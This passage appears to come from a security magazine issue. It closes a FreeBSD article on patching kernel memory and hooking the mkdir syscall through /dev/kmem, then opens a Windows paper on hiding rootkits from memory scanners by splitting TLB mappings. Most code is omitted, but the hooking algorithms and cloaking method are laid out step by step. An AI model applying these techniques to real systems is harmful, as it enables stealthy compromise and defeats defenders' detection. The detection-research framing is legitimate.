If we compile the above kld using a standard Makefile, load it, and then run the user-space program, we get some very annoying output. In order to make this syscall less annoying we can use the following program. As before an explanation of any new functions and concepts appears after the source code listing.

test_call.c:
[content omitted, please see electronic version]

The only libkvm function that is included in the above program that hasn't been discussed before is kvm_write.

kvm_write:
This function is used to write to kernel virtual memory. In test_call the syntax was as follows:

```
kvm_write(kd, nl[0].n_value, code,
        sizeof(code))
```

The first argument is the descriptor. The second is the address to begin writing to. The third argument is the user-space location to read from. The fourth argument is the number of bytes to read.

The replacement code (bytecode) in test_call was generated with help of objdump.

[content omitted, please see electronic version]

Note: Your output may vary depending on your compiler version and flags.

Comparing the output of the text section with the bytecode in test_call one can see that they are essentially the same, minus setting up nine more calls to printf. An important item to take note of is when objdump reports something as being relative. In this case two items are; movl $0x5ed,(%esp) (sets up the string to be printed) and call printf. Which brings us to ...

In test_call there are two #define statements, they are:

```
        #define OFFSET_1         0xed
        #define OFFSET_2         0x12
```

The first represents the address of the string to be printed relative to the beginning of syscall hello (the number is derived from the output of objdump). While the second represents the offset of the instructionfollowing the call to printf in the bytecode. Later on in test_call there are these four statements:

```
/* Calculate the correct offsets */

offset_1 = nl[0].n_value + OFFSET_1;
offset_2 = nl[0].n_value + OFFSET_2;

/* Set the code to contain the correct
addresses */

*(unsigned long *)&code[9] = offset_1;
*(unsigned long *)&code[14] = nl[1].
n_value - offset_2;
```

From the comments it should be obvious what these four statements do. code[9] is the section in bytecode where the address of the string to be printed is stored. code[14] is the operand for the call statement; address of printf - address of the next statement.

The following is the output before and after running test_call:

[content omitted, please see electronic version]

4.0 - Allocating Kernel Memory

Being able to just patch kernel memory has its limitations since you don't have much room to play with. Being able to allocate kernel memory alleviates this problem. The following is a kld which does just that.

kmalloc.c:
[content omitted, please see electronic version]

The following is the user-space program for the above kld:

interface.c:
[content omitted, please see electronic version]

Using the techniques/functions described in the previous two sections and the following algorithm coined by Silvio Cesare one can allocate kernel memory without the use of a kld.

Silvio Cesare's kmalloc from user-space algorithm:

1. Get the address of some syscall
2. Write a function which will allocate kernel memory
3. Save sizeof(our_function) bytes of some syscall
4. Overwrite some syscall with our_function
5. Call newly overwritten syscall
6. Restore syscall

test_kmalloc.c:

[content omitted, please see electronic version]

Using ddb one can verify the results of the above program as follows:

[content omitted, please see electronic version]

5.0 - Putting It All Together

Knowing how to patch and allocate kernel memory gives one a lot of freedom. This last section will demonstrate how to apply a call hook using the techniques described in the previous sections. Typically call hooks on FreeBSD are done by changing the sysent and having it point to another function, we will not be doing this. Instead we will be using the following algorithm (with a few minor twists, shown later):

1. Copy syscall we want to hook
2. Allocate kernel memory (use technique described in previous section)
3. Place new routine in newly allocated address space
4. Overwrite first 7 bytes of syscall with an instruction to jump to new routine
5. Execute new routine, plus the first x bytes of syscall (this step will become clearer later)
6. Jump back to syscall + offset, Where offset is equal to x

Stealing an idea from pragmatic of THC we will hook mkdir to print out a debug message. The following is the kld used in conjunction with objdump in order to extract the bytecode required for the call hook.

hacked_mkdir.c:
[content omitted, please see electronic version]

The following is an example program which hooks mkdir to print out a simple debug message. As always an explanation of any new concepts appears after the source code listing.

test_hook.c:
[content omitted, please see electronic version]

The comments state that the algorithm for this program is as follows:

1. Copy mkdir syscall upto but not including \xe8.
2. Allocate kernel memory.
3. Place new routine in newly allocated address space.
4. Overwrite first 7 bytes of mkdir syscall with an instruction to jump to new routine.
5. Execute new routine, plus the first x bytes of mkdir syscall. Where x is equal to the number of bytes copied from step 1.
6. Jump back to mkdir syscall + offset. Where offset is equal to the location of \xe8.

The reason behind copying mkdir upto but not including \xe8 is because on different builds of FreeBSD the disassembly of the mkdir syscall is different. Therefore one cannot determine a static location to jump back to. However, on all builds of FreeBSD mkdir makes a call to kern_mkdir, thus we choose to jump back to that point. The following illustrates this.

[content omitted, please see electronic version]

The above output was generated from two different FreeBSD 5.4 builds. As one can clearly see the dissassembly dump of mkdir is different for each one.

In test_hook the address of kern_rmdir is sought after, this is because in memory kern_rmdir comes right after mkdir, thus its address is the end boundary for mkdir.

The bytecode for the call hook is as follows:
[content omitted, please see electronic version]

The first 20 bytes is for the string to be printed, because of this when we jump to this function we have to start at an offset of 0x14, as illustrated from this line of code:

```
*(unsigned long *)&jp_code[1] =
        (unsigned long)kma.addr + 0x14;
```

The last three statements in the hacked_mkdir bytecode zeros out the eax register, cleans up the stack, and restores the ebp register. This is done so that when mkdir actually executes its as if nothing has already occurred.

One thing to remember about character arrays in C is that they are all null terminated. For example if we declare the following variable,

```
unsigned char example[] = “\x41”;
```

sizeof(example) will return 2. This is the reason why in test_hook we subtract 1 from sizeof(ha_code), otherwise we would be writing to the wrong spot.

The following is the output before and after running test_hook:

[content omitted, please see electronic version]

One could also use find_syscall and ddb to verify the results of test_hook


6.0 - Concluding Remarks


Being able to patch and allocate kernel memory gives one a lot of power over a system. All the examples in this article are trivial as it was my intention to show the how not the what. Other authors have better ideas than me anyways on what to do (see References).
I would like to take this space to apologize if any of my explanations are unclear, hopefully reading over the source code and looking at the output makes up for it.

Finally, I would like to thank Silvio Cesare, pragmatic, and Stephanie Wehner, for the inspiration/ideas.

7.0 - References

[1] Silvio Cesare, “Runtime Kernel Kmem Patching” http://reactor-core.org/runtime-kernel-patching.html
[2] devik & sd, “Linux on-th-fly kernel patching without LKM” http://www.phrack.org/show.php?p=58&a=7
[3] pragmatic, “Attacking FreeBSD with Kernel Modules” http://www.thc.org/papers/bsdkern.html
[4] Andrew Reiter, “Dynamic Kernel Linker (KLD) Facility Programming Tutorial” http://ezine.daemonnews.org/200010/blueprints.html
[5] Stephanie Wehner, “Fun and Games with FreeBSD Kernel Modules” http://www.r4k.net/mod/fbsdfun.html
[6] Muhammad Ali Mazidi & Janice Gillispie Mazidi, “The 80x86 IBM PC And Compatible Computers: Assembly Language, Design, And Interfacing” (Prentice Hall)





Raising The Bar For Windows Rootkit Detection

Jamie Butler <james.butler@hbgary.com> and Sherri Sparks <ssparks@mail.cs.ucf.edu>

0 - Introduction & Background

Rootkits have historically demonstrated a co-evolutionary adaptation and response to the development of defensive technologies designed to apprehend their subversive agenda. If we trace the evolution of rootkit technology, this pattern is evident. First generation rootkits were primitive. They simply replaced / modified key system files on the victim's system. The UNIX login program was a common target and involved an attacker replacing the original binary with a maliciously enhanced version that logged user passwords. Because these early rootkit modifications were limited to system files on disk, they motivated the development of file system integrity checkers such as Tripwire [1].

In response, rootkit developers moved their modifications off disk to the memory images of the loaded programs and, again, evaded detection. These 'second' generation rootkits were primarily based upon hooking techniques that altered the execution path by making memory patches to loaded applications and some operating system components such as the system call table. Although much stealthier, such modifications remained detectable by searching for heuristic abnormalities. For example, it is suspicious for the system service table to contain pointers that do not point to the operating system kernel. This is the technique used by VICE [2].

Third generation kernel rootkit techniques like Direct Kernel Object Manipulation (DKOM), which was implemented in the FU rootkit [3], capitalize on the weaknesses of current detection software by modifying dynamically changing kernel data structures for which it is impossible to establish a static trusted baseline.

0.1 - Motivations

There are public rootkits which illustrate all of these various techniques, but even the most sophisticated Windows kernel rootkits, like FU, possess an inherent flaw. They subvert essentially all of the operating system's subsystems with one exception: memory management. Kernel rootkits can control the execution path of kernel code, alter kernel data, and fake system call return values, but they have not (yet) demonstrated the capability to 'hook' or fake the contents of memory seen by other running applications. In other words, public kernel rootkits are sitting ducks for in memory signature scans. Only now are security companies beginning to think of implementing memory signature scans.

Hiding from memory scans is similar to the problem faced by early viruses attempting to hide on the file system. Virus writers reacted to anti-virus programs scanning the file system by developing polymorphic and metamorphic techniques to evade detection. Polymorphism attempts to alter the binary image of a virus by replacing blocks of code with functionally equivalent blocks that appear different (i.e. use different opcodes to perform the same task). Polymorphic code, therefore, alters the superficial appearance of a block of code, but it does not fundamentally alter a scanner's view of that region of system memory.

Traditionally, there have been three general approaches to malicious code detection: misuse detection, which relies upon known code signatures, anomaly detection, which relies upon heuristics and statistical deviations from 'normal' behavior, and integrity checking which relies upon comparing current snapshots of the file system or memory with a known, trusted baseline. A polymorphic rootkit (or virus) effectively evades signature based detection of its code body, but falls short in anomaly or integrity detection schemes because it cannot easily camouflage the changes it makes to existing binary code in other system components.

Now imagine a rootkit that makes no effort to change its superficial appearance, yet is capable of fundamentally altering a detectors view of an arbitrary region of memory. When the detector attempts to read any region of memory modified by the rootkit, it sees a 'normal', unaltered view of memory. Only the rootkit sees the true, altered view of memory. Such a rootkit is clearly capable of compromising all of the primary detection methodologies to varying degrees. The implications to misuse detection are obvious. A scanner attempts to read the memory for the loaded rootkit driver looking for a code signature and the rootkit simply returns a random, 'fake' view of memory (i.e. which does not include its own code) to the scanner. There are also implications for integrity validation approaches to detection. In these cases, the rootkit returns the unaltered view of memory to all processes other than itself. The integrity checker sees the unaltered code, finds a matching CRC or hash, and (erroneously) assumes that all is well. Finally, any anomaly detection methods which rely upon identifying deviant structural characteristics will be fooled since they will receive a 'normal' view of the code. An example of this might be a scanner like VICE which attempts to heuristically identify inline function hooks by the presence of a direct jump at the beginning of the function body.

Current rootkits, with the exception of Hacker Defender [4], have made little or no effort to introduce viral polymorphism techniques. As stated previously, while a valuable technique, polymorphism is not a comprehensive solution to the problem for a rootkit because the rootkit cannot easily camouflage the changes it must make to existing code in order to install its hooks. Our objective, therefore, is to show proof of concept that the current architecture permits subversion of memory management such that a non polymorphic kernel mode rootkit (or virus) is capable of controlling the view of memory regions seen by the operating system and other processes with a minimal performance hit. The end result is that it is possible to hide a 'known' public rootkit driver (for which a code signature exists) from detection. To this end, we have designed an 'enhanced' version of the FU rootkit. In section 1, we discuss the basic techniques used to detect a rootkit. In section 2, we give a background summary of the x86 memory architecture. Section 3 outlines the concept of memory cloaking and proof of concept implementation for our enhanced rootkit. Finally, we conclude with a discussion of its detectability, limitations, future extensibility, and performance impact. Without further ado, we bid you welcome to 4th generation rootkit technology.

1 - Rootkit Detection

Until several months ago, rootkit detection was largely ignored by security vendors. Many mistakenly classified rootkits in the same category as other viruses and malware. Because of this, security companies continued to use the same detection methods the most prominent one being signature scans on the file system. This is only partially effective. Once a rootkit is loaded in memory is can delete itself on disk, hide its files, or even divert an attempt to open the rootkit file. In this section, we will examine more recent advances in rootkit detection.

1.2 - Detecting The Effect Of A Rootkit (Heuristics)

One method to detect the presence of a rootkit is to detect how it alters other parameters on the computer system. In this way, the effects of the rootkit are seen although the actual rootkit that caused the deviation may not be known. This solution is a more general approach since no signature for a particular rootkit is necessary. This technique is also looking for the rootkit in memory and not on the file system.

One effect of a rootkit is that it usually alters the execution path of a normal program. By inserting itself in the middle of a program's execution, the rootkit can act as a middle man between the kernel functions the program relies upon and the program. With this position of power, the rootkit can alter what the program sees and does. For example, the rootkit could return a handle to a log file that is different from the one the program intended to open, or the rootkit could change the destination of network communication. These rootkit patches or hooks cause extra instructions to be executed. When a patched function is compared to a normal function, the difference in the number of instructions executed can be indicative of a rootkit. This is the technique used by PatchFinder [5]. One of the drawbacks of PatchFinder is that the CPU must be put into single step mode in order to count instructions. So for every instruction executed an interrupt is fired and must be handled. This slows the performance of the system, which may be unacceptable on a production machine. Also, the actual number of instructions executed can vary even on a clean system. Another rootkit detection tool called VICE detects the presence of hooks in applications and in the kernel . VICE analyzes the addresses of the functions exported by the operating system looking for hooks. The exported functions are typically the target of rootkits because by filtering certain APIs rootkits can hide. By finding the hooks themselves, VICE avoids the problems associated with instruction counting. However, VICE also relies upon several APIs so it is possible for a rootkit to defeat its hook detection [6]. Currently the biggest weakness of VICE is that it detects all hooks both malicious and benign. Hooking is a legitimate technique used by many security products.

Another approach to detecting the effects of a rootkit is to identify the operating system lying. The operating system exposes a well-known API in order for applications to interact with it. When the rootkit alters the results of a particular API, it is a lie. For example, Windows Explorer may request the number of files in a directory using several functions in the Win32 API. If the rootkit changes the number of files that the application can see, it is a lie. To detect the lie, a rootkit detector needs at least two ways to obtain the same information. Then, both results can be compared. RootkitRevealer

[7] uses this technique. It calls the highest level APIs and compares those results with the results of the lowest level APIs. This method can be bypassed by a rootkit if it also hooks at those lowest layers. RootkitRevealer also does not address data alterations. The FU rootkit alters the kernel data structures in order to hide its processes. RootkitRevealer does not detect this because both the higher and lower layer APIs return the same altered data set. Blacklight from F-Secure [8] also tries to detect deviations from the truth. To detect hidden processes, it relies on an undocumented kernel structure. Just as FU walks the linked list of processes to hide, Blacklight walks a linked list of handle tables in the kernel. Every process has a handle table; therefore, by identifying all the handle tables Blacklight can find a pointer to every process on the computer. FU has been updated to also unhook the hidden process from the linked list of handle tables. This arms race will continue.

1.2 - Detecting the Rootkit Itself (Signatures)

Anti-virus companies have shown that scanning file systems for signatures can be effective; however, it can be subverted. If the attacker camouflages the binary by using a packing routine, the signature may no longer match the rootkit. A signature of the rootkit as it will execute in memory is one way to solve this problem. Some host based intrusion prevention systems (HIPS) try to prevent the rootkit from loading. However, it is extremely difficult to block all the ways code can be loaded in the kernel . Recent papers by Jack Barnaby [9] and Chong [10] have highlighted the threat of kernel exploits, which will allow arbitrary code to be loaded into memory and executed.

Although file system scans and loading detection are needed, perhaps the last layer of detection is scanning memory itself. This provides an added layer of security if the rootkit has bypassed the previous checks. Memory signatures are more reliable because the rootkit must unpack or unencrypt in order to execute. Not only can scanning memory be used to find a rootkit, it can be used to verify the integrity of the kernel itself since it has a known signature. Scanning kernel memory is also much faster than scanning everything on disk. Arbaugh et. al. [11] have taken this technique to the next level by implementing the scanner on a separate card with its own CPU.

The next section will explain the memory architecture on Intel x86.

2 - Memory Architecture Review

In early computing history, programmers were constrained by the amount of physical memory contained in a system. If a program was too large to fit into memory, it was the programmer's responsibility to divide the program into pieces that could be loaded and unloaded on demand. These pieces were called overlays. Forcing this type of memory management upon user level programmers increased code complexity and programming errors while reducing efficiency. Virtual memory was invented to relieve programmers of these burdens.

2.1 - Virtual Memory - Paging vs. Segmentation

Virtual memory is based upon the separation of the virtual and physical address spaces. The size of the virtual address space is primarily a function of the width of the address bus whereas the size of the physical address space is dependent upon the quantity of RAM installed in the system. Thus, a system possessing a 32 bit bus is capable of addressing 2^32 (or ~4 GB) physical bytes of contiguous memory. It may, however, not have anywhere near that quantity of RAM installed. If this is the case, then the virtual address space will be larger than the physical address space. Virtual memory divides both the virtual and physical address spaces into fixed size blocks. If these blocks are all the same size, the system is said to use a paging memory model. If the blocks are varying sizes, it is considered to be a segmentation model. The x86 architecture is in fact a hybrid, utlizing both segementation and paging, however, this article focuses primarily upon exploitation of its paging mechanism.

Under a paging model, blocks of virtual memory are referred to as pages and blocks of physical memory are referred to as frames. Each virtual page maps to a designated physical frame. This is what enables the virtual address space seen by programs to be larger than the amount of physically addressable memory (i.e. there may be more pages than physical frames). It also means that virtually contiguous pages do not have to be physically contiguous. These points are illustrated by Figure 1.

```
VIRTUAL ADDRESS                      PHYSICAL ADDRES
S
     SPACE                                SPACE

/-------------\                      /-------------\
|             |                      |             |
|   PAGE 01   |---\   /----------->>>|  FRAME 01   |
|             |   |   |              |             |
---------------   |   |              ---------------
|             |   |   |              |             |
|   PAGE 02   |--------------------->>>|  FRAME 02   |
|             |   |   |              |             |
---------------   |   |              ---------------
|             |   |   |              |             |
|   PAGE 03   |   \---|----------->>>|  FRAME 03   |
|             |       |              |             |
---------------       |              \-------------/
|             |       |

|   PAGE 04   |       |

|             |       |

|-------------|       |

|             |       |

|   PAGE 05   |-------/

|             |

\-------------/
```

Figure 1 - Virtual To Physical Memory Mapping (Paging)

```
NOTE: 1. Virtual & physical address spaces are divided
into fixed size blocks. 2. The virtual address space may
be larger than the physical address space. 3. Virtually
contiguous blocks to not have to be mapped to physically
contiguous frames.
```

2.2 - Page Tables & PTE's

The mapping information that connects a virtual address with its physical frame is stored in page tables in structures known as PTE's. PTE's also store status information. Status bits may indicate, for example, weather or not a page is valid (physically present in memory versus stored on disk), if it is writable, or if it is a user / supervisor page. Figure 2 shows the format for an x86 PTE.

2.4 - Virtual To Physical Address Translation

Virtual addresses encode the information necessary to find their PTE's in the page table. They are divided into 2 basic parts: the virtual page number and the byte index. The virtual page number provides the index into the page table while the byte index provides an offset into the physical frame. When a memory reference occurs, the PTE for the page is looked up in the page table by adding the page table base address to the virtual page number * PTE entry size. The base address of the page in physical memory is then extracted from the PTE and combined with the byte offset to define the physical memory address that is sent to the memory unit. If the virtual address space is particularly large and the page size relatively small, it stands to reason that it will require a large page table to hold all of the mapping information. And as the page table must remain resident in main memory, a large table can be costly. One solution to this dilemma is to use a multi-level paging scheme. A two-level paging scheme, in effect, pages the page table. It further subdivides the virtual page number into a page directory and a page table index. The page directory is simply a table of pointers to page tables. This two level paging scheme is the one supported by the x86. Figure 3 illustrates how the virtual address is divided up to index the page directory and page tables and Figure 4 illustrates the process of address translation.

```
Valid          <-------------------------------------------------------\
Read/Write     <-----------------------------------------------\       |
Privilege      <---------------------------------------\       |       |
Write Through  <-------------------------------\       |       |       |
Cache Disabled <-------------------------\     |       |       |       |
Accessed       <-------------------\     |     |       |       |       |
Dirty          <-------------\     |     |     |       |       |       |
Reserved       <--------\    |     |     |     |       |       |       |
Global         <----\   |    |     |     |     |       |       |       |
Reserved       <-\  |   |    |     |     |     |       |       |       |
Reserved       <\|  |   |    |     |     |     |       |       |       |
Reserved       <\|| |   |    |     |     |     |       |       |       |
                ||| |   |    |     |     |     |       |       |       |
+---------------+----+----+-----+-----+----+----+----+-----+----+----+----+----+
|               |    |    |     |     |    |    |    |     |    | U  | R  |    |
| PAGE FRAME #  | U  | P  | Cw  | Gl  | L  | D  | A  | Cd  | Wt | /  | /  | V  |
|               |    |    |     |     |    |    |    |     |    | S  | W  |    |
+------------------------------------------------------------------------------+

[ Figure 2 - x86 PTE FORMAT (4 KBYTE PAGE) ]
```

A memory access under a 2 level paging scheme potentially involves the following sequence of steps.

1. Lookup of page directory entry (PDE).

   Page Directory Entry = Page Directory Base Address + sizeof(PDE) * Page Directory Index (extracted from virtual address that caused the memory access)

   NOTE: Windows maps the page directory to virtual address 0xC0300000. Base addresses for page directories are also located in KPROCESS blocks and the register cr3 contains the physical address of the current page directory.

2. Lookup of page table entry.

   Page Table Entry = Page Table Base Address + sizeof(PTE) * Page Table Index (extracted from virtual address that caused the memory access).

   NOTE: Windows maps the page directory to virtual address 0xC0000000. The base physical address for the page table is also stored in the page directory entry.

```
+---------------------------------------+
| 31                                 12 |                  0
| +----------------+ +----------------+ | +----------------+
| | PAGE DIRECTORY | |   PAGE TABLE   | | |   BYTE INDEX   |
| |     INDEX      | |     INDEX      | | |                |
| +----------------+ +----------------+ | +----------------+
|       10 bits            10 bits      |      12 bits
|                                       |
|          VIRTUAL PAGE NUMBER          |
+---------------------------------------+

[ Figure 3 - x86 Address & Page Table Indexing Scheme ]
```

```
  +--------+
/-|KPROCESS|
| +--------+
|               Virtual Address
| +-------------------------------------------+
| | Page Directory | Page Table | Byte Index  |
| |     Index      |   Index    |             |
| +-+-------------------+-------------+-------+
|   | +---+             |             |
|   | |CR3| Physical    |             |
|   | +---+ Address Of  |             |
|   |       Page Dir    |             |
|   |                   |             \------ -\
|   |                   |                      |
|   |  Page Directory   |       Page Table     |     Physical Memory
\---|->+------------+   |  /-->+------------+  \---->+------------+
    |  |            |   |  |   |            |         |            |
    |  |            |   |  |   |            |         |            |
    |  |            |   |  |   |            |         |------------|
    |  |            |   |  |   |            |         |            |
    |  |------------|   |  |   |            |         |   Page     |
    \->|    PDN     |---|-/    |            |         |   Frame    |
       |------------|   |      |            |      /---->          |
       |            |   |      |            |      |  |------------|
       |            |   |      |            |      |  |            |
       |            |   |      |            |      |  |            |
       |            |   |      |            |      |  |            |
       |            |   |      |------------|      |  |            |
       |            |   \----->|    PFN     -------/  |            |
       |            |          |------------|         |            |
       +------------+          +------------+         +------------+
       (1 per process)      (512 per processs)
```

[Figure 4 - x86 Address Translation]

3. Lookup of physical address.

   Physical Address = Contents of PTE + Byte Index

   NOTE: PTEs hold the physical address for the physical frame. This is combined with the byte index (offset into the frame) to form the complete physical address. For those who prefer code to explanation, the following two routines show how this translation occurs. The first routine, GetPteAddress performs steps 1 and 2 described above. It returns a pointer to the page table entry for a given virtual address. The second routine returns the base physical address of the frame to which the page is mapped.

[content omitted, please see electronic version]

2.5 - The Role Of The Page Fault Handler

Since many processes only use a small portion of their virtual address space, only the used portions are mapped to physical frames. Also, because physical memory may be smaller than the virtual address space, the OS may move less recently used pages to disk (the pagefile) to satisfy current memory demands. Frame allocation is handled by the operating system. If a process is larger than the available quantity of physical memory, or the operating system runs out of free physical frames, some of the currently allocated frames must be swapped to disk to make room. These swapped out pages are stored in the page file. The information about whether or not a page is resident in main memory is stored in the page table entry. When a memory access occurs, if the page is not present in main memory a page fault is generated. It is the job of the page fault handler to issue the I/O requests to swap out a less recently used page if all of the available physical frames are full and then to bring in the requested page from the pagefile. When virtual memory is enabled, every memory access must be looked up in the page table to determine which physical frame it maps to and whether or not it is present in main memory. This incurs a substantial performance overhead, especially when the architecture is based upon a multi-level page table scheme like the Intel Pentium. The memory access page fault path can be summarized as follows.

1. Lookup in the page directory to determine if the page table for the address is present in main memory.
2. If not, an I/O request is issued to bring in the page table from disk.
3. Lookup in the page table to determine if the requested page is present in main memory.
4. If not, an I/O request is issued to bring in the page from disk.
5. Lookup the requested byte (offset) in the page.

Therefore every memory access, in the best case, actually requires 3 memory accesses : 1 to access the page directory, 1 to access the page table, and 1 to get the data at the correct offset. In the worst case, it may require an additional 2 disk I/Os (if the pages are swapped out to disk). Thus, virtual memory incurs a steep performance hit.

2.6 - The Paging Performance Problem & The TLB

The translation lookaside buffer (TLB) was introduced to help mitigate this problem. Basically, the TLB is a hardware cache which holds frequently used virtual to physical mappings. Because the TLB is implemented using extremely fast associative memory, it can be searched for a translation much faster than it would take to look that translation up in the page tables. On a memory access, the TLB is first searched for a valid translation. If the translation is found, it is termed a TLB hit. Otherwise, it is a miss. A TLB hit, therefore, bypasses the slower page table lookup. Modern TLB's have an extremely high hit rate and therefore seldom incur miss penalty of looking up the translation in the page table.

3 - Memory Cloaking Concept

One goal of an advanced rootkit is to hide its changes to executable code (i.e. the placement of an inline patch, for example). Obviously, it may also wish to hide its own code from view. Code, like data, sits in memory and we may define the basic forms of memory access as:

- EXECUTE
- READ
- WRITE

Technically speaking, we know that each virtual page maps to a physical page frame defined by a certain number of bits in the page table entry. What if we could filter memory accesses such that EXECUTE accesses mapped to a different physical frame than READ / WRITE accesses? From a rootkit's perspective, this would be highly advantageous. Consider the case of an inline hook. The modified code would run normally, but any attempts to read (i.e. detect) changes to the code would be diverted to a 'virgin' physical frame that contained a view of the original, unaltered code. Similarly, a rootkit driver might hide itself by diverting READ accesses within its memory range off to a page containing random garbage or to a page containing a view of code from another 'innocent' driver. This would imply that it is possible to spoof both signature scanners and integrity monitors. Indeed, an architectural feature of the Pentium architecture makes it possible for a rootkit to perform this little trick with a minimal impact on overall system performance. We describe the details in the next section.

3.1 - Hiding Executable Code

Ironically, the general methodology we are about to discuss is an offensive extension of an existing stack overflow protection scheme known as PaX. We briefly discuss the PaX implementation in 3.3 under related work.

In order to hide executable code, there are at least 3 underlying issues which must be addressed:

1. We need a way to filter execute and read / write accesses.
2. We need a way to "fake" the read / write memory accesses when we detect them.
3. We need to ensure that performance is not adversly affected.

The first issue concerns how to filter execute accesses from read / write accesses. When virtual memory is enabled, memory access restrictions are enforced by setting bits in the page table entry which specify whether a given page is read-only or read-write. Under the IA-32 architecture, however, all pages are executable. As such, there is no official way to filter execute accesses from read / write accesses and thus enforce the execute-only / diverted read-write semantics necessary for this scheme to work. We can, however, trap and filter memory accesses by marking their PTE's non present and hooking the page fault handler. In the page fault handler we have access to the saved instruction pointer and the faulting address. If the instruction pointer equals the faulting address, then it is an execute access. Otherwise, it is a read / write. As the OS uses the present bit in memory management, we also need to differentiate between page faults due to our memory hook and normal page faults. The simplest way is to require that all hooked pages either reside in non paged memory or be explicitly locked down via an API like MmProbeAndLockPages.

The next issue concerns how to "fake" the EXECUTE and READ / WRITE accesses when we detect them (and do so with a minimal performance hit). In this case, the Pentium TLB architecture comes to the rescue. The pentium possesses a split TLB with one TLB for instructions and the other for data. As mentioned previously, the TLB caches the virtual to physical page frame mappings when virtual memory is enabled. Normally, the ITLB and DTLB are synchronized and hold the same physical mapping for a given page. Though the TLB is primarily hardware controlled, there are several software mechanisms for manipulating it.

- Reloading cr3 causes all TLB entries except global entries to be flushed. This typically occurs on a context switch.
- The invlpg causes a specific TLB entry to be flushed.
- Executing a data access instruction causes the DTLB to be loaded with the mapping for the data page that was accessed.
- Executing a call causes the ITLB to be loaded with the mapping for the page containing the code executed in response to the call.

We can filter execute accesses from read / write accesses and fake them by desynchronizing the TLB's such that the ITLB holds a different virtual to physical mapping than the DTLB.

This process is performed as follows:

First, a new page fault handler is installed to handle the cloaked page accesses. Then the page-to-be-hooked is marked not present and it's TLB entry is flushed via the invlpg instruction. This ensures that all subsequent accesses to the page will be filtered through the installed page fault handler. Within the installed page fault handler, we determine whether a given memory access is due to an execute or read/write by comparing the saved instruction pointer with the faulting address. If they match, the memory access is due to an execute. Otherwise, it is due to a read / write. The type of access determines which mapping is manually loaded into the ITLB or DTLB. Figure 5 provides a conceptual view of this strategy.

